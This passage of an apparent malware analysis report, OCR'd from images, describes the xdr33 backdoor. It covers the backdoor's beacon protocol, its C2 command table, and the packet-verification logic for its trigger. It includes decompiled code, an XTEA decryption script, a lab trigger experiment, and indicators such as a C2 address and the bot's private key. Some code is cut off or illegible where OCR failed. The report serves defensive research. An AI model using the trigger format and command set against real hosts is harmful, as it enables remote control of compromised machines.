
```
    xtea_enc((int)v66, 1, (unsigned int *)v63, v61);
```

```
  already_send = 0;
  do
  {
    v39 = v49 - already_send;
    if ( v49 - already_send > 4052 )
      v39 = 4052;
    if ( crypto_write((int)v54, (unsigned int *)((char *)v15 + already_send), v39) < 0 )
      goto LABEL_90;
    memset(v63, 0, sizeof(v63));
    v40 = crypto_read(v54, (unsigned int *)v63, 30u);
    if ( v40 < 0 )
    {
      sub_80997AE("2");
      goto LABEL_90;
    }
    if ( !v40 )
      break;
    already_send += hex((int)v63);
  }
  while ( v49 > already_send );
```

It is also worth mentioning that XTEA encryption is only used in Step3, and the network traffic in subsequent Step4 only uses the encrypted encryption suite negotiated by SSL, and XTEA is no longer used.

Step4: Wait for the instruction to be executed (xdr33 new function)

After the device information is reported, C2 sends an 8-byte task number N in this cycle to the Bot. If N is equal to 0, it sleeps for a certain period of time and enters the Beacon Task of the next cycle; otherwise, it sends a 264-byte task. After the Bot receives the task, it parses it and executes the corresponding instruction.




```
v30 = crypto_read(v54, v61, 8u);
if ( v30 == 8 )
{
  while ( v41 < _byteswap_ulong(v61[1]) )
  {
    memset(v66, 0, 0x108u);
    v42 = crypto_read(v54, (unsigned int *)v66, 264u);
    v30 = v42;
    if ( v42 > 0 )
    {
      if ( v42 == 264 )
        Handle_beacon_cmd((int)v54, v66);
    }
    else if ( v42 != 0xFFFF9700 )
    {
      goto LABEL_91;
    }
    ++v41;
  }
  v30 = 0;
}
```


```
case 1:
  updated = Download(a1, (char *)v2, _byteswap_ulong(*((_DWORD *)a2 + 64)), 0);
  goto LABEL_4;
case 2:
  updated = exec((int)v2, *((_DWORD *)a2 + 65), 0, 0);
  goto LABEL_4;
case 3:
  updated = update(a1, *((_DWORD *)a2 + 65), (const char *)v2, _byt[illegible]ong(*((_DWORD *)a2 + 64)));
  goto LABEL_4;
case 4:
  updated = upload(a1, (char *)v2);
  goto LABEL_4;
case 5:
  v6[0] = delete_1((char *)v2);
  if ( !v6[0] )
    goto LABEL_13;
  updated = delete_2((i[illegible]
EL_4:
  v6[0] = updat[illegible]
EL_13:
  v6[0[illegible]swap_ulong(v6[0]);
  crypt[illegible]ite(a1, v6, 8u);
  free(v2);
  return v6[0];
case 8:
  updated = launchshell((int)v2);
  goto LABEL_4;
case 9:
  updated = proxy((int)v2);
```

The supported commands are shown in the table below:


Index	function
0x01	Download File
0x02	Execute CMD with fake name "[kworker/3:1-events]"
0x03	update
0x04	Upload File
0x05	Delete
0x08	Launch Shell
0x09	Socket5 Proxy
0x0b	Update BEACON INFO

Example network traffic

Actual step2 traffic generated by xdr33



Interaction in step3, and traffic in step4



What information can we get from it?

1. The length of the device information length string, 0x1 ^ 0x5 = 0x4
2. Device information length, 0x31, 0x32, 0x37, 0x35 respectively Xor 5 to get 4720
3. tea key`2E 09 9B 08 CF 53 BE E7 A0 BE 11 42 31 F4 45 3A`
4. C2 will confirm the length of the device information reported by the BOT, 4052+668 = 4720, which corresponds to point 2
5. The number of tasks in this cycle `00 00 00 00 00 00 00 00`, that is, no tasks, so no specific tasks of 264 bytes will be issued

The encrypted device information can be decrypted by the following code. Taking the first 8 bytes `65 d8 b1 f9 b8 37 37 eb`of decryption as an example, the decrypted data is `00 22 00 14 42 5A 68 39`, contains `beacon_header_version + os+ bzip magic`, and can correspond to the previous analysis one by one.

```
import hexdump
import struct

def xtea_decrypt(key,block,n=32,endian="!"):
    v0,v1 = struct.unpack(endian+"2L", block)
    k = struct.unpack(endian+"4L",key)
    delta,mask = 0x9e3779b9,0xffffffff
    sum = (delta * n) & mask
    for round in range(n):
        v1 = (v1 - (((v0<<4 ^ v0>>5) + v0) ^ (sum + k[sum>>11 & 3]))) &
mask
        sum = (sum - delta) & mask
        v0 = (v0 - (((v1<<4 ^ v1>>5) + v1) ^ (sum + k[sum & 3]))) & mask
    return struct.pack(endian+"2L",v0,v1)

def decrypt_data(key,data):
    size = len(data)
    i = 0
    ptext = b''
    while i < size:
        if size - i >= 8:
            ptext += xtea_decrypt(key,data[i:i+8])
        i += 8
    return ptext
key=bytes.fromhex("""
2E 09 9B 08 CF 53 BE E7  A0 BE 11 42 31 F4 45 3A
""")
enc_buf=bytes.fromhex("""
65 d8 b1 f9 b8 37 37 eb
```


```
""")

hexdump.hexdump(decrypt_data(key,enc_buf))
```

Trigger Task

The main function of Trigger is to monitor all traffic and wait for the Trigger IP message in a specific format. After the message and the Trigger Payload hidden in the message pass the layer-by-layer verification, the Bot will establish communication with the C2 in the Trigger Payload and wait for the next execution. issued instructions.


0x1: monitor traffic

Use the function call **socket(PF_PACKET, SOCK_RAW, htons(ETH_P_IP))** , set the RAW SOCKET to capture the IP message, and then process the IP message through the following code snippet, it can be seen that Tirgger supports TCP and UDP, and the maximum length of the message Payload is 472 bytes. This implementation of traffic sniffing will increase the load on the CPU. In fact, the effect of using BPF-Filter on the socket will be better.



0x2: Verify Trigger message

TCP and UDP packets that meet the length requirements use the same processing function check_payload for further verification.



The code of check_payload is as follows:

```
  v3 = crc16((unsigned __int8 *)(payload + 8), 84);
  result = -1;
  v5 = (_WORD *)(payload + v3 % 200u + 92);
  if ( (unsigned int)v5 <= payload + (unsigned int)len )
  {
    HIBYTE(v6) = *v5;
    LOBYTE(v6) = HIBYTE(*v5);
    if ( v3 == v6 )
    {
      HIBYTE(v7) = *(_WORD *)(payload + v3 % 200u + 94);
      LOBYTE(v7) = HIBYTE(*(_WORD *)(payload + v3 % 200u + 94));
      v8 = v7 % 127u;
      result = -1;
      if ( !v8 )
      {
        for ( i = 0; i != 29; ++i )
          *(_BYTE *)(out + i) = *((_BYTE *)v5 + i + 12) ^ *(_BYTE *)(v3 % 55u + payload + i + 8);
        return 0;
      }
    }
  }
  return result;
}
```

calc crc16 offset

crc16 check


mod 127 check

decrypt trigger payload

You can see its processing logic:

1. Use the CRC16/CCITT-FALSE algorithm to calculate the CRC16 value of offset 8 to 92 in the message, and get the crcValue
2. Obtain the offset value of crcValue in the message through crcValue% 200+ 92, crcOffset
3. Check whether the data at crcOffset in the message is equal to crcValue, if they are equal, go to the next step
4. Check whether the data at crcOffset+2 in the message is an integer multiple of 127, if so, go to the next step
5. Trigger_Payload is encrypted, the starting position is crcOffset+12, and the length is 29 bytes. The starting position of Xor_Key is crcValue%55+8, and the two are XORed byte by byte to get Trigger_Paylaod

So far, it can be determined **that the format of the Trigger message** is as follows:



0x3: Verify Trigger Payload

If the Trigger message passes the verification, continue to verify the Trigger Payload through the check_trigger function


```
int __cdecl check_trigger(int payload, int out)
{
  int result; // eax
  __int16 v3; // di
  __int16 v4; // ax

  if ( !payload )
    return -1;
  if ( !out )
    return -1;
  v3 = *(_WORD *)(payload + 27);                                crc check
  *(_WORD *)(payload + 27) = 0;
  if ( (unsigned __int16)crc16((unsigned __int8 *)payload, 29) != __ROL2__(v3, 8) )
    return -1;
  *(_DWORD *)(out + 4) = *(_DWORD *)(payload + 1);  trigger c2
  HIBYTE(v4) = *(_WORD *)(payload + 5);
  LOBYTE(v4) = HIBYTE(*(_WORD *)(payload + 5));  trigger port
  *(_WORD *)(out + 8) = v4;
  result = 0;
  qmemcpy((void *)(out + 12), (const void *)(payload + 7), 0x14u);      sha1
  return result;
}
```

You can see its processing logic:

1. Take out the last 2 bytes of Trigger Payload, denoted as crcRaw
2. Set the last 2 bytes of Trigger Payload to 0, calculate its CRC16, and write it as crcCalc
3. Compare crcRaw and crcCalc, if they are equal, it means that the Trigger Payload is structurally valid

Then calculate the SHA1 of the key in the Trigger Payload, and compare it with the hardcoded SHA1 **46a3c308401e03d3195c753caa14ef34a3806593** in the Bot. If they are equal, it means that the content of the Trigger Payload is also valid, and you can go to the last step to establish communication with the C2 in the Trigger Payload and wait for the execution of the instructions issued by it.

So far, it can be determined that the format of the **Trigger Payload is as follows:**



0x4: Execute the command of Trigger C2

When a Trigger message has passed the layer-by-layer verification, the Bot will actively communicate with the C2 specified in the Trigger Payload, waiting for the execution of the command issued by the C2.

```
while ( 1 )
{
  sub_804A4A4(v8, 8);
  sub_8097EE2(0xE10u);
  memset(buf, 0, 264u);
  v4 = ssl_read((int *)dword_80EA728, buf, 264u);
  if ( v4 < 0 )
    break;
  sub_8097EE2(0);
  if ( v3 )
    sub_80A0827(v3);
  v3 = heapalloc(0xFFu);
  qmemcpy(v3, (char *)buf + 1, 255u);
  switch ( LOBYTE(buf[0]) )
  {
    case 0:
    case 10:
      v8[0] = 0;
      goto LABEL_21;
    case 1:
      v5 = task_1(dword_80EA728, (char *)v3, _byteswap_ulong(buf[64]), 0);
      goto LABEL_25;
    case 2:
      memset(v8, 0, sizeof(v8));
      v5 = task_2(v3, dword_80EA728, (int)v3, 0);
      goto LABEL_25;
    case 4:
      v5 = task_4(dword_80EA728, (char *)v3);
```

The supported commands are shown in the table below:

Index	function
0x00,0x00a	Exit
0x01	Download File
0x02	Execute CMD
0x04	Upload File
0x05	Delete
0x06	Shutdown


Index	function
0x08	Launch Shell
0x09	SOCKET5 PROXY
0x0b	Update BEACON INFO

It is worth mentioning that the details of communication between Trigger C2 and Beacon C2 are different. After the Bot and Trigger C2 establish the SSL tunnel, they will use Diffie-Helllman key exchange to establish a shared key, which is used for the AES algorithm to create the second layer of encryption.


```
// start TLS handshake
DL(3);
if ( crypt_handshake(cp) != SUCCESS )
{
        DLX(2, printf("ERROR: TLS connection with TLS server failed to initialize.\n"));
                crypt_cleanup(cp);
        return FAILURE; //TODO: SHOULD THESE BE GOING TO EXIT AT BOTTOM???
}
DLX(3, printf("TLS handshake complete.\n"));

// Create AES Tunnel
if (aes_init(cp) == 0) {
        DLX(4, printf("aes_init() failed\n"));
        goto Exit;
}

while(!fQuit)
{
        COMMAND cmd;
        REPLY ret;
```

experiment

In order to verify the correctness of the reverse analysis of the Trigger part, we patched the SHA1 value of xdr33, filled in the SHA1 of **NetlabPatched, Enjoy!,** and implemented the GenTrigger code in the appendix to generate UDP type Trigger messages.



We run the patched xdr33 sample on the virtual machine **192.168.159.133 , construct a Trigger Payload whose C2 is 192.168.159.128:6666** , and send it to 192.168.159.133 in UDP. The final effect is as follows. It can be seen that after receiving the UDP Trigger message, the implanted host where xdr33 is located initiates a communication request to the preset Trigger C2 as we expected. Cool!



contact us

So far the analysis of xdr33 has come to an end, this is what we know about this magically modified attack kit. If the community has more clues and interested readers, please contact us on twitter or email netlab[at]360.cn.

IOC

sample

```
ee07a74d12c0bb3594965b51d0e45b6f

patched sample

af5d2dfcafbb23666129600f982ecb87
```

C2

```
45.9.150.144:443
```

BOT Private Key

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA6XthqPjU3XFu8/4PMVQ4iqJbleXmXhbVWMPhY/sTndEcO5vQ
```

```
mIMNJc1mISZTNPzddXSrj0h9GJe0ix0CIZID3bHyZHLiqb/ewylFmqSOVkviG/Je
o17UAqhsNGpVu/l8FM3qCHJE7z+wBqHdwVIZMt9vLaLti2KyJV+j1F1GTk8X2jcI
4DnnVKJE81rSafzaX2JBc6J6hovFMMP9IGb2LwRQMZNtZqSus6JMolhkO0dtvxXK
yTm1k79HL3PlZdgKt6HJFoukwkWND8NNTbcBXDWWDdJ42g/1I0Z7tMkdKFgfjUut
90LXKRRuENcUrbi75L6P2FRwPnqvVv+3N25MZQIDAQABAoIBADtguG57kc8bWQdO
NljqPVLshXQyuop1Lh7b+gcuREffdVmnf745ne9eNDn8AC86m6uSV0siOUY21qCG
aRNWigsohSeMnB5lgGaLqXrxnI1P0RogYncT18ExSgtue41Jnoe/8mPhg6yAuuiE
49uVYHkyn5iwlc7b88hTcVvBuO6S7HPqqXbDEBSoKL0o60/FyPb0RKigprKooTo/
KVCRFDT6xpAGMnjZkSSBJB2cgRxQwkcyghMcLJBvsZXbYNihiXiiiwaLvk4ZeBtf
0hnb6Cty840juAIGKDiUELijd3JtVKaBy41KLrdsnC+8JU3RIVGPtPDbwGanvnCk
Ito7gqUCgYEA+MucFy8fcFJtUnOmZ1Uk3AitLua+IrIEp26IHgGaMKFA0hnGEGvb
ZmwkrFj57bGSwsWq7ZSBk8yHRP3HSjJLZZQIcnnTCQxHMXa+YvpuEKE5mQSMwnlu
YH9S2S0xQPi1yLQKjAVVt+zRuuJvMv0dOZAOfdib+3xesPv2fIBu0McCgYEA8D4/
zygeF5k4Omh0l235e08lkqLtqVLu23vJ0TVnP2LNh4rRu6viBuRW7O9tsFLng8L8
aIohdVdF/E2FnNBhnvoohs8+IeFXlD8ml4LC+QD6AcvcMGYYwLIzewODJ2d0ZbBI
hQthoAw9urezc2CLy0da7H9Jmeg26utwZJB4ZXMCgYEAyV9b/rPoeWxuCd+Ln3Wd
+O6Y5i5jVQfLlo1zZP4dBCFwqt2rn5z9H0CGymzWFhq1VCrT96pM2wkfr6rNBHQC
7LvNvoJ2WotykEmxPcG/Fny4du7k03+f5EEKGLhodlMYJ9P5+W1T/SOUefRO1vFi
FzZPVHLfhcUbi5rU3d7CUv8CgYBG82tu578zYvnbLhw42K7UfwRusRWVazvFsGJj
Ge17J9fhTtswHMwtEuSlJvTzHRjorf5TdW/6MqMlp1Ntg5FBHUo4vh3wbZeq3Zet
KV4hoesz+pv140EuL7LKgrgKPCCBI7XXLQxQ8yyL51LlIT9H8rPkopb/EDif2paf
7JbSBwKBgCY8+aO44uuR2dQm0SIUqnb0MigLRs1qcWIfDfHF9K116sGwSK4SD9vD
poCA53ffcrTi+syPiUuBJFZG7VGfWiNJ6GWs48sP5dgyBQaVq5hQofKqQAZAQ0f+
7TxBhBF4n2gc5AhJ3fQAOXZg5rgNqhAln04UAIlgQKO69fAvfzID
-----END RSA PRIVATE KEY-----
```


BOT Certificate


```
-----BEGIN CERTIFICATE-----
MIIFJTCCBA2gAwIBAgIBAzANBgkqhkiG9w0BAQsFADCBzjELMAkGA1UEBhMCWkEx
FTATBgNVBAgMDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYD
